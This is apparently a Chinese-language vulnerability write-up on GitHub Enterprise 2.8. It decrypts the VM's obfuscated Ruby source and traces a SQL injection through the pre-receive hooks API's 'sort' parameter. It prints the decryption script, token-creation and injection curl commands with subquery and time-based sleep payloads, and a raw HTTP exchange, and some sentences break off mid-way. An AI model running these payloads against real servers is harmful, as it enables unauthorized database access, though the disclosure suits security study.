


GitHub企业版是GitHub.com的本地版，几乎提供了GitHub的所有功能。通过GitHub的网站可以到使用45天的VM：链接：[enterprise.github.com](http://enterprise.github.com)。开启成功后的界面是这样的：



```
github-enterprise-2.8.4 - VMware Workstation
File Edit View VM Tabs Help
Home x github-enterprise-2.8.4 x

GITHUB ENTERPRISE

Network configuration: DHCP
IP address / subnet: 192.168.187.147 / 255.255.255.0
MAC address: 00:0c:29:06:7b:22
Hostname: localhost
Broadcast: 192.168.187.255
Gateway address: 192.168.187.2
DNS nameservers: 127.0.0.1, 192.168.187.2
Storage: /dev/sdb (45M used of 16G)

Certificate fingerprint
93:6D:C1:ED:71:D1:20:F2:A6:37:64:86:F8:B9:81:DC:09:9D:1F:5B

Press S to start network setup
Visit http://192.168.187.147/setup to configure GitHub Enterprise.

07:22:43 cloud-config: Cannot add dependency job for unit cloud-config.service, ignoring: Unit cloud
07:22:43 ghe-user-disk: Started GitHub Enterprise user disk.
07:22:43 ghe-secrets: Starting Secrets initialization...
07:22:43 ghe-replica-mode: Started GitHub Enterprise Replica Mode.
07:22:45 ghe-secrets: Started Secrets initialization.
07:22:45 ghe-reconfigure: Started GitHub Enterprise configuration service.
07:22:45 enterprise-manage: Starting Enterprise Manage...
07:22:45 kernel: dm-0: WRITE SAME failed. Manually zeroing.
07:22:48 enterprise-manage: Started Enterprise Manage.
07:22:58 openvpn-certgen: Started GitHub Enterprise openvpn configuration.
07:22:58 multi-user.target: Starting Multi-User System.
07:22:58 multi-user.target: Reached target Multi-User System.
07:22:58 graphical.target: Starting Graphical Interface.
07:22:58 graphical.target: Reached target Graphical Interface.
07:22:58 systemd-update-utmp-runlevel: Starting Update UTMP about System Runlevel Changes...
07:22:58 systemd-update-utmp-runlevel: Started Update UTMP about System Runlevel Changes.
07:22:58 systemd: Startup finished in 4.830s (kernel) + 57.857s (userspace) = 1min 2.688s.

To direct input to this VM, click inside or press Ctrl+G.
```





```
# ls -al /data/
total 92
drwxr-xr-x 23 root      root      4096 Nov 29 12:54 .
drwxr-xr-x 27 root      root      4096 Dec 28 19:18 ..
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 alambic
drwxr-xr-x  4 babeld     babeld     4096 Nov 29 12:53 babeld
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 codeload
drwxr-xr-x  2 root      root        4096 Nov 29 12:54 db
drwxr-xr-x  2 root      root        4096 Nov 29 12:52 enterprise
drwxr-xr-x  4 enterprise-manage enterprise-manage 4096 Nov 29 12:53 enterprise-manage
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 failbotd
drwxr-xr-x  3 root      root        4096 Nov 29 12:54 git-hooks
drwxr-xr-x  4 git        git        4096 Nov 29 12:53 github
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 git-import
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 gitmon
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 gpgverify
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 hookshot
drwxr-xr-x  4 root      root        4096 Nov 29 12:54 lariat
drwxr-xr-x  4 root      root        4096 Nov 29 12:54 longpoll
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 mail-replies
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 pages
drwxr-xr-x  4 root      root        4096 Nov 29 12:54 pages-lua
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 render
lrwxrwxrwx  1 root      root        23 Nov 29 12:52 repositories -> /data/user/repositories
drwxr-xr-x  4 git        git        4096 Nov 29 12:54 slumlord
drwxr-xr-x 20 root      root        4096 Dec 28 19:22 user
```

进入/data/目录，查看源代码，发现代码全被加密了，日：

```
require "ruby_concealer.so"
__ruby_concealer__ "x\x9C\x9C\xBC\xF9c\xDBF\xB6%\x05\x80U v\x90\x04@\x14P\xA4\xB7x\x9
1\xE4X\xF2"\xDB\xF2&\x90\x04Ip\x01(\x00\xD4\xBEI\xB7\xED\xE7\xA4\xD3I\xA6\xBB\xF3:N\xA
7;\xFA\xD7\xA7\x8A\x94\xBCd\x997\xDF\x97\xDFb\xD9\xD4e\xDD[\xE7\x9Es\x97\xAAC\xFAI\xAE\
xEF\x1F?\x14\xEB:U\xf\x92 j\x04\x10\xDA\xAA7\x06\xB9\xD3\x04\x00\xFD\xD4\xCDn=\xDE\xB8\x
BD\xF5w\xE1\xCB\rk~\x06\xFE\xD2\x1F\x9F}\x89\x8DG'\xFE\xBF\xD3\xE3\xFD#4\xB5\xC2v\xEC\x
C0\xAC\x1A\xABrES\xF6\xE5W+\x0Fo>}v\xF3\xE6\xC6\xFFM\x01\xF6\xB2\xD7AS\x8B\xEF\x7F;\xC
C\x9F\xC8\xE0%U*$\xBDq\xF3\xE1\xD7_o=\xBF\xF9\xE8\xF9\xED\xFDD\x0F\n \x85=\r\x13M>(\x8C
@\x16ma\x0F1\xEAJm\x1E\xE2\xE3\xF3\xA2\xDB)\xC7/\xD4\x81\xA6\xCE\x12\x93 \xA4z\xBDnh\xE
4\x15\x05#\x8Ar\xE0\x00p\ax81\xAF\x1A\xC6d\xC5\xB7a\xEE\x87\TT\xE6^H\xEBY\ex88(ix\x82
\x9C\xFA\xB5\xE4u:\x10\xDFe\xBDQ\xFF\x85*\xE3$\f\xC4Y@K<\x1C\x9C\xFF\xF0\xED0\xFB"\x9E
\x18U\xA3qP\x06\xA1\x18\xCFES\x87\ax98R\x9C\x8E3\x83\xA4n\x84\xA1\xAE\x03\el\M\xA7\xD
9V(\x934\xDB~\xBAw\xF2uT>\x7F\xBE\xFA\xF7+\x8F\xCF\x9F\xAD>\xB8\xB2\xD9\xDB\xEF\x99\xF7
\f\xBDupzx\xFF\xCB\xFA\x84\xCE\xF5_\x1E\x1D4V^)\x7F\xC1\xA5\x15\x86\x1E\x01q\x0F\xD5\TQ
\xAA\x87\x877\xFFq\xFD\xCA\xCD;\xE7\xAFn\xAC\xAdm\xA6+\xBFc\x97\x96^\xFB6\xCA\x7Ft\x87\
n\x0E\xDB\xE0\x01$\x18|w\x95~\x9D\x1F<~\xB1\xF5\xEC\xD6\xEB\xF3g\x9B\xEF\xAE<-\x92I\x0F
L\xBFT\xB7\xFDG\x99~\x7F\xBF7\xFAOc\xA7\x94\xCD'\xE0\xC0<\xEB\xFA\x0F\xE5\xDAAJ<JmU\x8E
q\b\x80\xE6(\xD0rO\xB3k_7^xBC\xD0V\xD6\xDF\n\xABk\x93\xF7\xFF\xCA\x93\x87k?<\xDF\xDAZ
\x7Fu\xE5\xD1\xE6\xFB~\x96u~\xD6&\xFAA\xF7\xF4?\xEEQ\xD9H\x12\xD71j!-zv5!:\xFF\xA2\xBC
\xFBA^\xF9\xFA\xDE\xC6\x8B\xFB\xEF6\xD6\xB7\x7FZ\xC1\xF1\xDA\xC6\x83\xC7\x0F\x9Eo\xBEX\
\xFD_o7\n\x1A\xA7\xB7\x1F\xAF\xEF\xFE'9|\xD0{\xB9\xFEw\xB3\xDA\xDD\x9E\x98\x99'\xFB\xAEU
+uEN\xB0\xDB\xDB\xEDO>\xBE\xB7rs\xED\xFC\xE6\xCA\xBB\xAB\ex87_\xBF\x9D\xE7\x9D\xC1\xB5
\xE4\xC1U\xB82\x97\xE6w\x04=\x86\x15\xC1\x0F\xBD\xD2\x9Ao\xDD\xF0\x0F\xE2:\xED\xF5\x9F\
\xBD\n\xDCn\xF4\x14\x05\xF5\xB8\x95\x01$\xA7^xE4TD(\x01\avC\xEC\x15\xFF\xFA\xF6$\xFB\xB
1\x16\x8FE"\x95\xBF\xf\x93\x19\xE8)\xC0\xF1T\xA9\xA4X\xC5\xB1M\n[\xA6\xC6D\x8D+\x9E7\xB
6\xA1\x11\xFD\x10P\x98\xC0\xCAh\x0E\x91\x16\xB4\x95\xB4\x84.\x90\x81\xA7C\xD7\x1D\xB2\x
CF\xEC\xF5h\x80\xE0\xDC6\xAA\xF5\xF8\x11\xFD\xE5\xABY\x04\xD6H\x89\xEBu?\xC1\n\x10\xE6\
xD0\x96ez\xFC\x13'v\xDD\xFF\xFB\xED\x9B_n\xA4\x87\xE0\x95"j-\x7F\xDA \x00\x80\xA3\x952
```

GitHub使用了一个库来加密源代码，如果你google查找ruby\_concealer.so  
就能找到一个关键脚本：<https://gist.github.com/geoff-codes/02d1e45912253e9ac183>

看起来，他只是简单的吧ruby\_concealer.so中的rb\_f\_eval换成rb\_f\_puts，然后就可以工作了.但是，我们接下来用IDA Pro进一步看看他的原理：



可以看到，他是使用Zlib::Inflate.inflate来对数据进行解压，如果对其进行异或运算，就会出现一下提示：

```
This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We know this 'encryption' is easily broken.
```

这样，我们可以很容易将其解密：

```
require 'zlib'
key = "This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We know this 'encryption' is easily broken. "

def decrypt(s)
  i, plaintext = 0, ''

  Zlib::Inflate.inflate(s).each_byte do |c|
    plaintext << (c ^ key[i%key.length].ord).chr
    i += 1
  end
  plaintext
end

content = File.open(ARGV[0], "r").read
content.sub! %Q(require "ruby_concealer.so"\n__ruby_concealer__), " decrypt "
plaintext = eval content

puts plaintext
```

代码分析

解码所有的源代码后，我们就可以开始代码审计工作了：

```
$ cloc /data/
 81267 text files.
 47503 unique files.
 24550 files ignored.
```

```
http://cloc.sourceforge.net v 1.60 T=348.06 s (103.5 files/s, 15548.9 lines/s)
```

Language	files	blank	comment	code
Ruby	25854	359545	437125	1838503
Javascript	4351	109994	105296	881416
YAML	600	1349	3214	289039
Python	1108	44862	64025	180400
XML	121	6492	3223	125556
C	444	30903	23966	123938
Bourne Shell	852	14490	16417	87477
HTML	636	24760	2001	82526
C++	184	8370	8890	79139
C/C++ Header	428	11679	22773	72226
Java	198	6665	14303	45187
CSS	458	4641	3092	44813
Bourne Again Shell	142	6196	9006	35106
m4	21	3259	369	29433
...				

```
$ ./bin/rake about
About your application's environment
Ruby version      2.1.7 (x86_64-linux)
RubyGems version  2.2.5
Rack version      1.6.4
Rails version     3.2.22.4
JavaScript Runtime Node.js (V8)
Active Record version 3.2.22.4
Action Pack version 3.2.22.4
Action Mailer version 3.2.22.4
Active Support version 3.2.22.4
Middleware        GitHub::DefaultRoleMiddleware, Rack::Runtime, Rack::MethodOverride, Action
Dispatch::RequestId, Rails::Rack::Logger, ActionDispatch::ShowExceptions, ActionDispatch::DebugExcep
tions, ActionDispatch::Callbacks, ActiveRecord::ConnectionAdapters::ConnectionManagement, ActionDisp
atch::Cookies, ActionDispatch::Session::CookieStore, ActionDispatch::Flash, ActionDispatch::ParamsPa
rser, ActionDispatch::Head, Rack::ConditionalGet, Rack::ETag, ActionDispatch::BestStandardsSupport
Application root  /data/github/9fcdcc8
Environment       production
Database adapter  githubmysql2
Database schema version 20161003225024
```

代码是用Ruby写的

```
/data/github/ 80443webgithub.com gist.github.com api.github.com 
/data/render/ render.githubusercontent.com
/data/enterprise-manage/ 8443
```

漏洞

SQL注入是在GitHub企业版的PreReceiveHookTarget模板中找到的。

问题根源是在/data/github/current/app/model/pre\_receive\_hook\_target.rb第45行

```
33 scope :sorted_by, -> (order, direction = nil) {
34   direction = "DESC" == "#{direction}.upcase ? "DESC" : "ASC"
35   select(<<-SQL)
36     #{table_name}.*,
37     CASE hookable_type
38       WHEN 'global' THEN 0
39       WHEN 'User'   THEN 1
40       WHEN 'Repository' THEN 2
41     END AS priority
42   SQL
43   . joins("JOIN pre_receive_hooks hook ON hook_id = hook.id")
44   . readonly(false)
45   . order([order, direction].join(" "))
46 }
```

这里使用的是内置的ORM（在Rails中叫做ActiveRecord），尽管Rails有针对SQL注入进行防御，但是，如果大量使用ActiveRecord的话，也可能出现SQL注入。

当然，你可以通过<http://rails-sqli.org/>网站来学习更多Rails中的SQL注入案例。这里，我们将order参数改成SQL注入的Payload。在/data/github/current/app/api/adm



```

10  get "/organizations/:organization_id/pre-receive-hooks" do
11    control_access :list_org_pre_receive_hooks, :org => org = find_org!
12    @documentation_url << "#list-pre-receive-hooks"
13    targets = PreReceiveHookTarget.visible_for_hookable(org)
14    targets = sort(targets).paginate(pagination)
15    GitHub::PrefillAssociations.for_pre_receive_hook_targets targets
16    deliver :pre_receive_org_target_hash, targets
17  end
...
60  def sort(scope)
61    scope.sorted_by("hook.#{params[:sort]} || "id"", params[:direction] || "asc")
62  end

```

可以看到，params[:sort]被传入到scope.sorted\_by中，因此，我们可以在params[:sort]中注入恶意代码。在测试前，我们需要用admin:pre\_receive\_hook账号通过API得

```

$ curl -k -u 'nogg:nogg' 'https://192.168.187.145/api/v3/authorizations' \
-d '{"scopes":"admin:pre_receive_hook","note":"x"}'
{
  "id": 4,
  "url": "https://192.168.187.145/api/v3/authorizations/4",
  "app": {
    "name": "x",
    "url": "https://developer.github.com/enterprise/2.8/v3/oauth_authorizations/",
    "client_id": "00000000000000000000"
  },
  "token": "????????",
  "hashed_token": "1135d1310cbe67ae931ff7ed8a09d7497d4cc008ac730f2f7f7856dc5d6b39f4",
  "token_last_eight": "1fadac36",
  "note": "x",
  "note_url": null,
  "created_at": "2017-01-05T22:17:32Z",
  "updated_at": "2017-01-05T22:17:32Z",
  "scopes": [
    "admin:pre_receive_hook"
  ],
  "fingerprint": null
}

```

通过这个access\_token，我们就能进一步触发漏洞。

```
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,(select+1+from+information_schema.tables+limit+1,1)'
```

```
[
]
```

```
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,(select+1+from+mysql.user+limit+1,1)'
```

```
{
  "message": "Server Error",
  "documentation_url": "https://developer.github.com/enterprise/2.8/v3/orgs/pre_receive_hooks"
```

```
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,if(user()='github@localhost',sleep(5),user())'
```

```
{
  ...
}
```

Target: https://192.168.187.147

Request

```
GET /api/v3/organizations/5/pre-receive-hooks?access_token=5bfb0b44f7564cac97a67463891194bbff80ac2&sort=id,if(user()='github@localhost',sleep(5),user()) HTTP/1.1
Host: 192.168.187.147
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8,application/vnd.github.eye-scream-preview
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Forwarded-For: 127.0.0.1
```

Response

```
HTTP/1.1 200 OK
Server: GitHub.com
Date: Tue, 27 Dec 2016 13:45:53 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 597
Status: 200 OK
Cache-Control: private, max-age=60, s-maxage=60
Vary: Accept, Authorization, Cookie, X-GitHub-OTP
ETag: "44dbde84d1a5dcdd574d506f01ef12dd"
X-Auth-Scopes: admin:pkg_key, admin:org, admin:org_hook, admin:pre_receive_hook, admin:public_key, admin:repo_hook, delete_repo, gist, notifications, repo, user
X-Accepted-Auth-Scopes: admin:pre_receive_hook
X-GitHub-Media-Type: github.eye-scream-preview
Access-Control-Expose-Headers: ETag, Link, X-GitHub-OTP, X-RateLimit-Limit, X-RateLimit-Remaining, X-RateLimit-Reset, X-Auth-Scopes, X-Accepted-Auth-Scopes, X-Poll-Interval
Access-Control-Allow-Origin: *
X-GitHub-Request-Id: 3e623ef6-8efc-4a99-b09e-2a490dfd7800
Content-Security-Policy: default-src 'none'
Strict-Transport-Security: max-age=31536000; includeSubdomains
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
```

1 match


1,624 bytes | 16,369 millis

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